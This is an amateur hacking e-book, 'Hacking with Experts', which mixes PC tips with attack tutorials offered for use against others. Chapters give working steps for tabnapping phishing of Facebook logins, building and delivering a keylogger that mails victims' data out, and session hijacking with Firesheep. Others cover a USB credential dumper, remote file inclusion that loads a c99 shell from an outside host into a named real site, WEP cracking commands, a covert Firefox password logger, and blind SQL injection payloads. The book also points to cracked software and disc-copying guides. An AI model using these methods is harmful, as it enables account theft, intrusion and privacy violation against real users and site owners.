Hacking with Experts

Anurag

By
Anurag

Legal Disclaimer

Any proceedings and or activities related to the material contained within this volume are exclusively your liability. The misuse and mistreat of the information in this book can consequence in unlawful charges brought against the persons in question. The authors and review analyzers will not be held responsible in the event any unlawful charges brought against any individuals by misusing the information in this book to break the law. This book contains material and resources that can be potentially destructive or dangerous. If you do not fully comprehend something on this book, don't study this book. Please refer to the laws and acts of your state/region/ province/zone/territory or country before accessing, using, or in any other way utilizing these resources. These materials and resources are for educational and research purposes only. Do not attempt to violate the law with anything enclosed here within. If this is your intention, then leave now. Neither writer of this book, review analyzers, the publisher, nor anyone else affiliated in any way, is going to admit any responsibility for your proceedings, actions or trials.

About The Author

Anurag is a 20 year old computer geek. Who likes to find vulnerabilities Doing Hacking , Programming , editing , cracking , web designing and writing books He Wants To Be An Software Designer..!!!!
Join His Blog: Computer Expert
Greetz : Hack The Universe Computer Expert

Introduction

What are Hackers

Hackers Hierarchy

Hacking Facebook Accounts using Tabnapping

Hacking FB Accounts using Keylogger

10 Security Enhancements

5 Reasons Why PC Crash

Delete An undeletable File

Converting Movies To Psp Format

Make Your Pc Faster

Hacking Yahoo Messenger Multi Login

Yahoo Chat Commands

How To Hack Yahoo Webcam

COPY X BOX GAMES

Hacking FB , Twitter Accounts Using Wi-Fi

Hacking PC Using Pendrives

Protect Email Accounts from Spam

How to hack Site Using RFI

How to hack Wi-Fi

Post Status To FB By Any Device

Convert Mozilla to Keylogger

Blind Sql Injection

How To Get Thousand of Twitter Followers Per Day

How To Post in all FB Group in a single click

How To Create a Trojan File in a .bat file

Make ur Videos look like Action Videos

How To hack Sites Using Havji

Mass Deface Tutorial

Hide Keyloggers in a .jpg file

Increase Internet Speed Upto 300% (Firefox Only)

"Encoadble" Shell Upload Vul.

Hack Administrator Password in Window XP

How To Play Movie in Desktop Background

How To Change ur IP

Hacking Mobile Using Bluetooth

"Image Uploader" Shell Upload Vulnerability

World Trade Centre Attack In Notepad

Make a Personal Log Book In Notepad

Test Ur Antivirus Using Notepad

Continually Pop The CD Drive

Matrix Effect In Notepad

Change The Header/Footer Of Ur Notepad File

Shut Down PC After Convening Any Message Using Notepad

Type "You Are A Fool" Continuously In Notepad

Amazing Disco Light On Your Keyboard

Creating Your Own Search Engine

Fool Ur Friends With Your Intel® Core™ i11 Processor

Secret Codes For Android Phones

PHP (Dos/DDOS) Attack Script

Make Ur PC Talk Like Jarvis Operating System

Hack To Hack Wi-Fi Using Backtrack

How To Get 1000+ Likes In Facebook

How To Hack Remote PC Using Prorat

Free Download SMS Bomber For Android Phones

How To Know Ur PC Gender

Hacking OS For Mobile Phones

Hacking Remote PC Using Extreme Rat

How To Hack IP Address Of a Remote PC

How To Send Anonymous Email

Gprs Trick For All Networks

5 Rarely known Google I'm Feeling Tricks

How To DDOS Manually

Creating A Board AKA Forum on our own PC

How To Set Wallpaper In Pen-Drive

How To Download YouTube Video

Make A Batch To Clean Ur PC, All In One..!!!

Create A FB Virus (Funny)

How To Get ur Windows Lost Password

Local File Inclusion Attack

Call Ur Friends By His Own Number

How To Make Ur Own Antivirus Using Notepad

How To Use Your Pen drive As Ram

How To Crack IDM Manually

Post Blank Status or Comment In Facebook

How To Hack Victim PC Using metasploit and Nmap

C++ Tutorial

# Chapter 1 – What are Hackers:

A hacker is someone who likes to tinker with electronics or computer systems. Hackers like to explore and learn how computer systems work, finding ways to make them do what they do better, or do things they weren't intended to do. There are two types of hackers:

White Hat – These are considered the good guys. White hat hackers don't use their skills for illegal purposes. They usually become Computer Security experts and help protect people from the Black Hats. **Black Hat**– These are considered the bad guys. Black hat hackers usually use their skills maliciously for personal gain. They are the people that hack banks, steal credit cards, and deface websites.

These two terms came from the old western movies where the good guys wore white hats and the bad guys wore black hats.

Chapter 2 – Hackers Hierarchy:

Script kiddies – These are the wannabe hackers. They are looked down upon in the hacker community because they are the people that make hackers look bad. Script kiddies usually have no hacking skills and use the tools developed by other hackers without any knowledge of what's happening behind the scenes.

Intermediate hackers – These people usually know about computers, networks, and have enough programming knowledge to understand relatively what a script might do, but like the script kiddies they use predeveloped well-known **exploits** (- a piece of code that takes advantage of a bug or vulnerability in a piece of software that allows you to take control of a computer system) to carry out attacks

Elite Hackers – These are the skilled hackers. They are the ones that write the many hacker tools and exploits out there. They can break into systems and hide their tracks or make it look like someone else did it. You should strive to eventually reach this level.

Chapter 3 – Hacking FB Accounts Using Tabnapping :
Note : Only For Educational Propose..!!!

Tab Napping: Tab Napping is new hacking trick through which you can't directly hack account and you will be using phishing method with tab napping then you can hack account. Actually Tab Napping is a script which you put into a site/blog and when the user visit your website/blog and read your article or play game or watch video, when user goto other tab in browser which contain other website like youtube,google etc and came back to your website then your website will be redirected to the phishing page and telling them to login with facebook/gmail/yahoo account to continue.When user enter login information he/she will be back to your page and user password will be send to you.

So lets see how to hack facebook account using tab napping trick.
Steps:

1) First of all you have a web hosting (website) and if you don't have your own website then create **Free** website with following website :

www.000webhost.com
www.host1free.com
www.my3gb.com
or you can search on google and create an account.

2) Now download the script and phishing pages from here: http://www.mediafire.com/?0zrp565h8v90jbe
3) Extract it and you will see the files and folders like below:

4) Upload all the files and folders to your website. when you upload it's look like

5)The website contain a game and send your website address(your tab napping website where you upload all the files) to your friend or anyone else whose facebook account you want to hack and tell him/her that if your are intelligent or smart or say anything else then play this game and win it. The website look like this:
Actually the game is very dificult and he/she will not win in less time and he/she will goto another tab in browser like facebook,google,youtube ,yahoo etc and when he/she came back to the website , it will be automatically redirected and saying them to login with facebook account to continue.

Game Ever :)

Please Log Into Facebook To Continue!

Keep me logged in. Forgot your password?

E-mail

Login

Chapter 4 – Hacking FB Accounts Using Keylogger : Note : Only For Educational Propose..!!!

1. first u must have the emissary keylogger in ur system. and Net Framework installed bcoz keyloggers wont work without this.

2. then u have 2 create fake account at google. its use is this when u hack a person his data will be mailed to ur account.

3. ok when u do these 2 Now open the the Emissary Keylogger.

4. their you can see Gmail User Name. and below it Gmail Password. PUt the gamil account with password their . Bcoz this will confrm itslef that the mails have 2 sent for ths account or not..

5.when u put their u can see Test Mail.. just click on it . it will be blink for a minute and then a window will appear and saying "Message has sent. Check your mail." then check ur mail is their a msg recieved from the emissary. if not then try again bcoz u hv enterd the pass or id wrong.

6. After it below u can see Server Namme in the bracket will be written

"sever.exe" well u can change the name like Nav.exe..NOTe u can only change server but not .exe e.g.. NAv.exe.

7. Below that is Interval .. IT means that what u want in how much minutes the mail come to u from the victms pc. i like to give it 3 bcoz this is gud.

8. At the End u can see Build Server. just click on it and i file will apear at ur system by then name u have given in server name . and it will be at the same directory where the emissary keylogger is..

9. NOW the file is created with u.. Give that file to the victm who u want to hack If he OPens it then he will be hacked..

10. If u are worried how can i gave them . Then post it to the free web hosting space like www.mediafire.com

Chapter 5 –10 Security Enchaments:

Before you spend a dime on security, there are many precautions you can take that will protect you against the most common threats.

1. Check Windows Update and Office Update regularly (_http://office.microsoft.com/productupdates); have your Office CD ready. Windows Me, 2000, and XP users can configure automatic updates. Click on the Automatic Updates tab in the System control panel and choose the appropriate options.

2. Install a personal firewall. Both SyGate (_www.sygate.com) and ZoneAlarm (_www.zonelabs.com) offer free versions.

3. Install a free spyware blocker. Our Editors' Choice ("Spyware," April 22) was SpyBot Search & Destroy (_http://security.kolla.de). SpyBot is also paranoid and ruthless in hunting out tracking cookies.

4. Block pop-up spam messages in Windows NT, 2000, or XP by disabling the Windows Messenger service (this is unrelated to the instant messaging program). Open Control Panel | Administrative Tools | Services and you'll see Messenger. Right-click and go to Properties. Set Start-up Type to Disabled and press the Stop button. Bye-bye, spam pop-ups! Any good firewall will also stop them.
5. Use strong passwords and change them periodically. Passwords should have at least seven characters; use letters and numbers and have at least one symbol. A decent example would be f8izKro@l. This will make it much harder for anyone to gain access to your accounts.

6. If you're using Outlook or Outlook Express, use the current version or one with the Outlook Security Update installed. The update and current versions patch numerous vulnerabilities.

7. Buy antivirus software and keep it up to date. If you're not willing to pay, try Grisoft AVG Free Edition (Grisoft Inc., w*w.grisoft.com). And doublecheck your AV with the free, online-only scanners available at w*w.pandasoftware.com/activescan and _http://housecall.trendmicro.com.

8. If you have a wireless network, turn on the security features: Use MAC filtering, turn off SSID broadcast, and even use WEP with the biggest key you can get. For more, check out our wireless section or see the expanded coverage in Your Unwired World in our next issue.

9. Join a respectable e-mail security list, such as the one found at our own Security Supersite at _http://security.ziffdavis.com, so that you learn about emerging threats quickly and can take proper precautions.

10. Be skeptical of things on the Internet. Don't assume that e-mail "From:" a particular person is actually from that person until you have further reason to believe it's that person. Don't assume that an attachment is what it says it is. Don't give out your password to anyone, even if that person claims to be from "support."

Chapter 6 – 5 Reasons Why PC Crash:

Fatal error: the system has become unstable or is busy," it says. "Enter to return to Windows or press Control-Alt-Delete to restart your computer. If you do this you will lose any unsaved information in all open applications."

You have just been struck by the Blue Screen of Death. Anyone who uses Mcft Windows will be familiar with this. What can you do? More importantly, how can you prevent it happening?

1. Hardware conflict

The number one reason why Windows crashes is hardware conflict. Each hardware device communicates to other devices through an interrupt request channel (IRQ). These are supposed to be unique for each device.

For example, a printer usually connects internally on IRQ 7. The keyboard usually uses IRQ 1 and the floppy disk drive IRQ 6. Each device will try to hog a single IRQ for itself.

If there are a lot of devices, or if they are not installed properly, two of them may end up sharing the same IRQ number. When the user tries to use both devices at the same time, a crash can happen. The way to check if your computer has a hardware conflict is through the following route:

* Start-Settings-Control Panel-System-Device Manager.

Often if a device has a problem a yellow '!' appears next to its description in the Device Manager. Highlight Computer (in the Device Manager) and press Properties to see the IRQ numbers used by your computer. If the IRQ number appears twice, two devices may be using it.

Sometimes a device might share an IRQ with something described as 'IRQ holder for PCI steering'. This can be ignored. The best way to fix this problem is to remove the problem device and reinstall it.
Sometimes you may have to find more recent drivers on the internet to make the device function properly. A good resource is www.driverguide.com. If the device is a soundcard, or a modem, it can often be fixed by moving it to a different slot on the motherboard (be careful about opening your computer, as you may void the warranty).

When working inside a computer you should switch it off, unplug the mains lead and touch an unpainted metal surface to discharge any static electricity.

To be fair to Mcft, the problem with IRQ numbers is not of its making. It is a legacy problem going back to the first PC designs using the IBM 8086 chip. Initially there were only eight IRQs. Today there are 16 IRQs in a PC. It is easy to run out of them. There are plans to increase the number of IRQs in future designs.

2. Bad Ram

Ram (random-access memory) problems might bring on the blue screen of death with a message saying Fatal Exception Error. A fatal error indicates a serious hardware problem. Sometimes it may mean a part is damaged and will need replacing.

But a fatal error caused by Ram might be caused by a mismatch of chips. For example, mixing 70-nanosecond (70ns) Ram with 60ns Ram will usually force the computer to run all the Ram at the slower speed. This will often crash the machine if the Ram is overworked.

One way around this problem is to enter the BIOS settings and increase the wait state of the Ram. This can make it more stable. Another way to troubleshoot a suspected Ram problem is to rearrange the Ram chips on the motherboard, or take some of them out. Then try to repeat the circumstances that caused the crash. When handling Ram try not to touch the gold connections, as they can be easily damaged.

Parity error messages also refer to Ram. Modern Ram chips are either parity (ECC) or non parity (non-ECC). It is best not to mix the two types, as this can be a cause of trouble.
EMM386 error messages refer to memory problems but may not be connected to bad Ram. This may be due to free memory problems often linked to old Dos-based programmes.

3. BIOS settings

Every motherboard is supplied with a range of chipset settings that are decided in the factory. A common way to access these settings is to press the F2 or delete button during the first few seconds of a boot-up.

Once inside the BIOS, great care should be taken. It is a good idea to write down on a piece of paper all the settings that appear on the screen. That way, if you change something and the computer becomes more unstable, you will know what settings to revert to.

A common BIOS error concerns the CAS latency. This refers to the Ram. Older EDO (extended data out) Ram has a CAS latency of 3. Newer SDRam has a CAS latency of 2. Setting the wrong figure can cause the Ram to lock up and freeze the computer's display.

Mcft Windows is better at allocating IRQ numbers than any BIOS. If possible set the IRQ numbers to Auto in the BIOS. This will allow Windows to allocate the IRQ numbers (make sure the BIOS setting for Plug and Play OS is switched to 'yes' to allow Windows to do this.).

4. Hard disk drives

After a few weeks, the information on a hard disk drive starts to become piecemeal or fragmented. It is a good idea to defragment the hard disk every week or so, to prevent the disk from causing a screen freeze. Go to

* Start-Programs-Accessories-System Tools-Disk Defragmenter

This will start the procedure. You will be unable to write data to the hard drive (to save it) while the

disk is defragmenting, so it is a good idea to schedule the procedure for a period of inactivity using the Task Scheduler. The Task Scheduler should be one of the small icons on the bottom right of the Windows opening page (the desktop).

Some lockups and screen freezes caused by hard disk problems can be solved by reducing the read-ahead optimisation. This can be adjusted by going to * Start-Settings-Control Panel-System Icon-Performance-File System-Hard Disk.

Hard disks will slow down and crash if they are too full. Do some housekeeping on your hard drive every few months and free some space on it. Open the Windows folder on the C drive and find the Temporary Internet Files folder. Deleting the contents (not the folder) can free a lot of space.

Empty the Recycle Bin every week to free more space. Hard disk drives should be scanned every week for errors or bad sectors. Go to
* Start-Programs-Accessories-System Tools-ScanDisk
Otherwise assign the Task Scheduler to perform this operation at night when the computer is not in use.

5. Fatal OE exceptions and VXD errors
Fatal OE exception errors and VXD errors are often caused by video card problems.
These can often be resolved easily by reducing the resolution of the video display. Go to
* Start-Settings-Control Panel-Display-Settings

Here you should slide the screen area bar to the left. Take a look at the colour settings on the left of that window. For most desktops, high colour 16-bit depth is adequate.

If the screen freezes or you experience system lockups it might be due to the video card. Make sure it does not have a hardware conflict. Go to

* Start-Settings-Control Panel-System-Device Manager
Here, select the + beside Display Adapter. A line of text describing your video card should appear. Select it (make it blue) and press properties. Then select Resources and select each line in the window. Look for a message that says No Conflicts.

If you have video card hardware conflict, you will see it here. Be careful at this point and make a note of everything you do in case you make things worse.

The way to resolve a hardware conflict is to uncheck the Use Automatic Settings box and hit the Change Settings button. You are searching for a setting that will display a No Conflicts message.

Another useful way to resolve video problems is to go to
* Start-Settings-Control Panel-System-Performance-Graphics

Here you should move the Hardware Acceleration slider to the left. As ever, the most common cause of problems relating to graphics cards is old or faulty drivers (a driver is a small piece of software used by a computer to communicate with a device).

Look up your video card's manufacturer on the internet and search for the most recent drivers for it.

Chapter 6 – Delete An undeletable File:

Open a Command Prompt window and leave it open.
Close all open programs.
Click Start, Run and enter TASKMGR.EXE
Go to the Processes tab and End Process on Explorer.exe.
Leave Task Manager open.

Go back to the Command Prompt window and change to the directory the AVI (or other undeletable file) is located in.
At the command prompt type DEL <filename> where <filename> is the file you wish to delete.
Go back to Task Manager, click File, New Task and enter EXPLORER.EXE to restart the GUI shell.

Close Task Manager.
Or you can try this
Open Notepad.exe
Click File>Save As..>
locate the folder where ur undeletable file is
Choose 'All files' from the file type box
click once on the file u wanna delete so its name appears in the 'filename' box put a " at the start and end of the filename

(the filename should have the extension of the undeletable file so it will overwrite it)
click save, It should ask u to overwrite the existing file, choose yes and u can delete it as normal
Here's a manual way of doing it. I'll take this off once you put into your first post zain.

1. Start
2. Run
3. Type: command
4. To move into a directory type: cd c:*** (The stars stand for your folder)

5. If you cannot access the folder because it has spaces for example Program Files or Kazaa Lite folder you have to do the following. instead of typing in the full folder name only take the first 6 letters then put a ~ and then 1 without spaces. Example: cd c:\progra~1\kazaal~1

6. Once your in the folder the non-deletable file it in type in dir - a list will come up with everything inside.

7. Now to delete the file type in del ***.bmp, txt, jpg, avi, etc... And if the file name has spaces you would use the special 1st 6 letters followed by a ~ and a
1 rule. Example: if your file name was bad file.bmp you would type once in the specific folder thorugh command, del badfil~1.bmp and your file should be gone. Make sure to type in the correct extension.

Chapter 7 – Converting Movies To Psp Format:

I just watched Africa the Serengeti on my PSP and heres is the lowdown. Movie - approx 40 minutes - dvd
Saved to hard drive - 2.6GIG - using DVD Decryptor (free program) try google

Transfered to avi format - 377MB- using Super DVD Ripper (9 FREE trial uses) then you must buy

Transfered to MP4 - 37MB - using the (basically free) Image convertor 2 Average movie breakdown - using above as a guide only.
so im guessing the average movie may be 4.5gig for example
saved to 800MB
CONVERTED TO 70-80MB

Ok use DVD decryptor to save the movie to your hard drive eg. C:\africa (it will save it for you as described)

When completed find the folder c:\africa on your computer and find the vob file in that folder - generally the largest one and right click and play it with your dvd program to see what part it is. If its the correct movie part you now know thats the one you need.

Once you have located the vob file you want to transfer open DVD Ripper and go to wizard icon. There you will see an icon of VOB to AVI button. Click it and then it will ask to locate the file. Locate the file and click it. It will SCAN THE FILE(just wait till that finishes) a parameter box opens next and just click the arrow. It then askes to choose output file, click the file icon and locate the correct fob file. It then askes for file compression - choose microsoft windows media and then click ok Then press the start button. It will now convert the vob into avi format.
(there are also other opions ie;dvd to avi etc) I have only used the vob to avi for this test.

After DVD ripper has transferred the file it will save it to the same folder as the original move was in eg: c:\africa\viteots. Open the file and you will now see an AVI icon containing the movie.

Make sure you PSP is on and in usb mode then Open Image convertor 2 and press on movie / add to list. For this example i click on C:drive the found the folder Africa and opened it and there was my converted AVI file. Click the file press ok and it will be transfered to your PSP for viewing pleasure.

*****Note**** i only converted one VOB file as thatS all there was for this particular movie. If you have more then one vob file you may need to try the dvd to avi when you rip. This is just a guide i worked out to compress dvd into the smallest possible file so you can get value out of a 512 card.

Chapter 8 – Make Your Pc Faster, Guaranteed:

1. First, run a scandisk or checkdisk. Let Windows fix any errors. 2. Run a disk cleanup utility...this will flush your temporary internet folder, trash can, temp system files, etc.
3. Delete any garbage files or data...if possible, run a Duplicate File Finder program.
4. Run Defrag on all partitions (NOTE: run this after you have deleted all trash and excess files!)
5. Run a registry cleaner utility and delete or get rid of any orphaned entries in that registry.

6. Check your exisiting swap file for it's size and location (*will explain location later in the post). If you have alot of ram (i.e. 1 gig and over) set this swap file to something small, like 250 mb. The reason is that this will force Windows to load more into memory, resulting in faster performance (note: some games and applications actually require a certain sized swap file so check your applications performance after making a size adjustment for any error messages.)

7. Under XP, you can tell Windows to use Classic Style on your desktop, - this will remove the neat single click and internet-style desktop but for lower end systems this will improve performance in other areas, such as gaming and multi-tasking.

8. Run msconfig and under startup and only keep the programs that are essential to load in the tray icon (and hence stay resident in memory). Uncheck anything else non-essential, like an ATI or Nvidia control panel, Quicktime utility, Real Audio, etc.

9. Upgrade drivers! Check for the latest BIOS, video, motherboard, sound, etc drivers from the manufacturers. Alot of my friends had chipsets on their motherboard that had advanced disk management capabilities or AGP port settings but the drivers weren't loaded for them so they were never being used. A simple upgrade realized a noticeable difference. For instance, they didn't have the latest driver for their AGP port so it was set to 1x, instead of being used at 4x!

10. (OK, so this won't speed up your PC but it could save you alot of time and trouble later on!) After making all these improvements, make a working backup! I use Ghost, but for XP users you can also use System Restore...

Open Registry Editor (regedit.exe) Click Start > Run and then type 'regedit' press enter.

Chapter 9 –Hacking Yahoo Messenger For Multiple Account Login:

a) Open Registry Editor (regedit.exe) Click Start > Run and then type 'regedit' press enter.
b) Then Look For- HKEY_CURRENT_ USER\Software\yahoo\ pager\Test. **c)** Then change this value of plural to like this—Plural‖=dword: 00000001

Chapter 10 –Yahoo Chat Commands:

/join [room] go to what ever room you wish
/invite [buddys name] sends invitation request
/tell [user] [message] private messages a friend
/follow [user] follows a friend
/stopfollow [user] stop following someone
/stopfollow [yourname] to stop them from following you
/goto [user] enters the room the user is in
/away [off] turn your private messages back on
/think [message] (type this to think what you want
/ignore [list] list everyone who you are ignoring
/ignore add [user] add someone to your ignoring list /ignore [add all] ignores everything going on

Chapter 11 –How To hack Yahoo Webcam:

Follow the below steps to do this 1) Open the following location C:\Program Files\Yahoo\Messenger
2) You will find the file ―res_msgr.dll‖. Delete this file.
3) Download this cracked file from the below link
http://rapidshare.com/files/108328721/res_msgr.dll

4) After downloading it, Paste this in (C:\Program Files\Yahoo\Messenger) NOTE: Don't replace the file. Delete the file first and then paste the cracked file in the same folder

Chapter 12 –Copy X-BOX Games:

1) Insert your original in your CD-ROM. 2) Open CDRWin (or any other image extractor) to make an iso image of the game on your hard disc. Click on 'Extract Disc/Tracks/Sectors' 3) Here are the settings which work for me (!): Disc Image/Cue sheet File-Format: Automatic Reading-Options: RAW, CD+G, CD-TEXT and MCN/USRC all Unchecked Error Recovery: Ignore Jitter Correction: Auto Subcode Analyses: Fixed Data-Speed: MAX Read Retry Count: 10 Audio Speed: MAX Subcode Threshold: 900 There are a lot of reports, that Raw reading also works, but I had problems with it enabled. 4) Click on 'Start' --- RECORDING TO A DISC --- --------------1) Install Fireburner

2) Double click on the Cue File For The Game 3) Right Click And select burn To CD That?s all there is record DAO, and you can try to burn it fast at 2X Using PNY Black Diamond CDR'

Chapter 13 –Hacking FB , Twitter accounts Using WI-FI:

Note : Only For Educational Propose.>!!!

.1.first download firesheep from here
http://codebutler.github.com/firesheep/
[install it in your firefox browser]
.2. Once installed it will open a sidebar window into your firefox browser.
.

3.Now it will show all the people who are connected to unsecured wifi network.Once they login into your facebook or twitter account you will get a notification and with a single click you can login into their account.
.

This whole thing work on the technique of cookie hijacking.Once your session cookie is hacked then anybody can login into your account.These cookies can be easily caputered on unsecured wifi network.

The best way to protect yourself from such a hacking trick is to avoid using your facebook or twitter accounts on unsecured wifi networks as it is a security lapse from the websites not on your side.
or you can enable safe browsing in facebook just go to account settings!

Chapter 14 –Hacking pc Using PenDrives:

Note : Only For Educational Propose.>!!!

Download ToolKit From Here:
http://www.mediafire.com/download.php?5in0oo2uuf9tknn
.

Extract the software

.

open pcinfo folder

.

select all the files and paste it in your USB(pendrive)

.

it in the pc u wanna hack

Open the USB drive, give it 2 sec and and ur job is done...!!
And now open the dump folder in ur pc and u will have all the info u want
Ok now the problem which i was facing
well i think it duznt autorun on PC with antivirus... U have to manually click the nircmd.exe
U have to disable his/her antivirus for auto running this program

Chapter 15 –Protect Email From Spam:

The following methods can be used to combat email spam.

1. Use spam filters for your email account. If you're using email services like Gmail, Yahoo, Hotmail etc. then spam filters are used by default. Each Spam filter has it's algorithm to detect spam emails and will automatically move them to SPAM folder. This keeps your inbox free from spam. However some spam emails become successful to make their way into the inbox by successfully bypassing the filters.

2. Do not post your email address in public forums, user comments and chatrooms. Give your email address only to trustworthy websites while signing up for newsletters.

3. While taking up online surveys and filling up feedback forms, it is better not to give your personal email address. Instead signup for a dummy email account and use this for surveys and feedback forms.

4. While posting your contact email address on your website use this format: emailaddress [at] mysite.com instead of emailaddress@mysite.com. This protects your email address from being indexed by spam bots.

Chapter 16 –How To Hack Sites Using RFI: Note : Only For Educational Purpose.>!!!

Lets Start
1st Find a Vunerable websites using Google Dork
"inurl:index.php?page=" its Most Popular Dork of RFI hacking

This will show all the pages which has "index.php?page=" in their URL, Now to test whether the website is vulnerable to Remote file Inclusion or not the hacker use the following command
www.targetsite.com/index.php?page=www.google.com

See example of this website http://www.cbspk.com
So the hacker url will become
http://www.cbspk.com/v2/index.php?page=http://www.google.com

If after executing the command the homepage of the google shows up then then the website is vulnerable to this attack if it does not come up then you should look for a new target. In my case after executing the above command in the address bar Google homepage shows up indicating that the website is vulnerable to this attack.
Now the hacker would upload the shells to gain access. The most common shells used are c99 shell or r57 shell. I would use c99 shell. You can download c99 shell from the link below:

http://www.sh3ll.org/c99.zip

The hacker would first upload the shells to a webhosting site such as ripway.com, viralhosts.com,110mb.com or another free hosts etc. Now here is how a hacker would execute the shells to gain access. Lets say that the url of the shell is http://www.sh3ll.org/c99.txt?

Now here is how a hacker would execute the following command to gain access
http://www.cbspk.com/v2/index.php?page=http://www.sh3ll.org/c99.t xt?

Don't Forget To add "?" after .txt at the end of url or else the shell will not execute. Now the hacker is inside the website and he could do anything with it he can upload deface pages... etc to pwned the site :p

Chapter 17 –How To Hack Wi-Fi Network: Note : Only For Educational Purpose.>!!!

1) First we need to scan for available wireless networks.
Theres this great tool for windows to do this.. called "NetStumbler" or Kismet for Windows and Linux and KisMac for Mac.

The two most common encryption types are:
1) WEP
2) WAP
WEP i.e Wire Equivalent Privacy is not consideres as safe as WAP i.e Wireless Application Protocol.

WEP have many flaws that allows a hacker to crack a WEP key easily.. whereas
WAP is currently the most secure and best option to secure a wi-fi network.. It can't be easily cracked as WEP because the only way to retreive a WAP key is to use a brute-force attack or dictionary atack.
Here I'll tell you how to Crack WEP
To crack WEP we will be using Live Linux distribution called BackTrack to crack WEP.

BackTrack have lots of preinstalled softwares for this very purpose.. The tools we will be using on Backtrack are:
Kismet – a wireless network detector
airodump – captures packets from a wireless router
aireplay – forges ARP requests aircrack – decrypts the WEP keys

1) First of all we have to find a wireless access point along with its bssid, essid and channel number. To do this we will run kismet by opening up the terminal and typing in kismet. It may ask you for the appropriate adapter which in my case is ath0. You can see your device's name by typing in the command iwconfig.

2) To be able to do some of the later things, your wireless adapter must be put into monitor mode. Kismet automatically does this and as long as you keep it open, your wireless adapter will stay in monitor mode

3) In kismet you will see the flags Y/N/0. Each one stands for a different type of encryption. In our case we will be looking for access points with the WEP encryption. Y=WEP N=OPEN 0=OTHER(usually WAP).

4) Once you find an access point, open a text document and paste in the networks broadcast name (essid), its mac address (bssid) and its channel number. To get the above information, use the arrow keys to select an access point and hit <ENTER> to get more information about it.

5) The next step is to start collecting data from the access point with airodump. Open up a new terminal and start airodump by typing in the command:

airodump-ng -c [channel#] -w [filename] –bssid [bssid] [device]

In the above command airodump-ng starts the program, the channel of your access point goes after -c , the file you wish to output the data goes after -w , and the MAC address of the access point goes after –bssid. The command ends with the device name. Make sure to leave out the brackets.

6) Leave the above running and open another terminal. Next we will generate some fake packets to the target access point so that the speed of the data output will increase. Put in the following command:

aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:55:66 -e [essid] [device] In the above command we are using the airplay-ng program. The -1 tells the program the specific attack we wish to use which in this case is fake authentication with the access point. The 0 cites the delay between attacks, -a is the MAC address of the target access point, -h is your wireless adapters MAC address, -e is the name (essid) of the target access point, and the command ends with the your wireless adapters device name.

7) Now, we will force the target access point to send out a huge amount of packets that we will be able to take advantage of by using them to attempt to crack the WEP key. Once the following command is executed, check your airodump-ng terminal and you should see the ARP packet count to start to increase. The command is:

aireplay-ng -3 -b [bssid] -h 00:11:22:33:44:5:66 [device]

In this command, the -3 tells the program the specific type of attack which in this case is packet injection, -b is the MAC address of the target access point, -h is your wireless adapters MAC address, and the wireless adapter device name goes at the end.

Once you have collected around 50k-500k packets, you may begin the attempt to break the WEP key. The command to begin the cracking process is: aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs

In this command the -a 1 forces the program into the WEP attack mode, the -b is the targets MAC address, and the -n 128 tells the program the WEP key length. If you don't know the -n , then leave it out. This should crack the WEP key within seconds. The more packets you capture, the bigger chance you have of cracking the WEP key.

Chapter 18 –Post Status To FB by Any Device :

Hello guys many of you are asking me about this trick how to update fb status via any device just like i5,blackberry,galaxy s3,lumia,Android etc.. and shock ur friend :D its damm* easy i m going to provide u a website from where u can update ur status via any device any os just visit the link given below !!!!

plus points: from this site u can update ur status safely no facebook blockage will happen this site is spam,bug,virus free enjoy :)!! Link :
http://www.updateviaz.com/

Chapter 19 –Convert Mozilla To Keylogger:

How this Keylogger Works?

Whenever you login into any website using mozilla firefox browser it always ask's you whether you want to **Save password** or not for that website.We will be using a script that will not give the user option to save the password instead it will automatically save the passwords without user's consent and we will retrieve them later.

Detection against AV & Firewalls?

fully undectectable against Mcafee,Norton and Avast dont worry.

concept?
you can get many victims just visit a cyber_cafe and make firefox keylogger this is also a **warning** to those who use firefox in cafes :)>!!

The keylogger will work on the basis of a script that disables the Firefox browser to ask the user to save his password whenever he logins to a website. Thereby, allowing the Firefox to store his username and password combination automatically without prompting the user. Just follow these steps to convert your firefox into a keylogger :

1. First and foremost, download the script from **here**
.
2. If you are a Windows user, then navigate to **C:/Program Files/Mozilla Firefox/Components**
and if you are using MAC, then navigate to **Applications -> Right Click Firefox > Show Package Contents -> Contents/MacOS/Components**

3. In the downloaded rar file, you will find a script named as **nsLoginManagerPrompter.js**, simply extract and then copy and paste the file in the folder that is applicable to you.

4. Your Firefox keylogger is now ready and whenever anyone enters his username and password on any site, (this tricks works in almost all sites like facebook,twitter,linked.in,gmail,myspace) his/her details would be saved automatically which can be easily retrieved using **Fire Password viewer**.

Chapter 20 –Blind Sql Injection Tutorial: Note : Only For Educational Purpose.>!!!

Let's start with advanced stuff.
I will be using our example
http://www.site.com/news.php?id=5
when we execute this, we see some articles on that page, pictures etc... then when we want to test it for blind sql injection attack
http://www.site.com/news.php?id=5 and 1=1 <--- this is always true and the page loads normally, that's ok.
now the real test
http://www.site.com/news.php?id=5 and 1=2 <--- this is false

so if some text, picture or some content is missing on returned page then that site is vulrnable to blind sql injection.

Steps
1) Get the MySQL version
to get the version in blind attack we use substring
i.e
http://www.site.com/news.php?id=5 and substring(@@version,1,1)=4 this should return TRUE if the version of MySQL is 4.
replace 4 with 5, and if query return TRUE then the version is 5. i.e http://www.site.com/news.php?id=5 and substring(@@version,1,1)=5 2) Test if subselect works when select don't work then we use subselect i.e http://www.site.com/news.php?id=5 and (select 1)=1 if page loads normally then subselects work. then we gonna see if we have access to mysql.user i.e

http://www.site.com/news.php?id=5 and (select 1 from mysql.user limit 0,1)=1
if page loads normally we have access to mysql.user and then later we can pull some password usign load_file() function and OUTFILE.

3). Check table and column names
This is part when guessing is the best friend :)
i.e.

http://www.site.com/news.php?id=5 and (select 1 from users limit 0,1)=1 (with limit 0,1 our query here returns 1 row of data, cause subselect returns only 1 row, this is very important.)

then if the page loads normally without content missing, the table users exits. if you get FALSE (some article missing), just change table name until you guess the right one :)
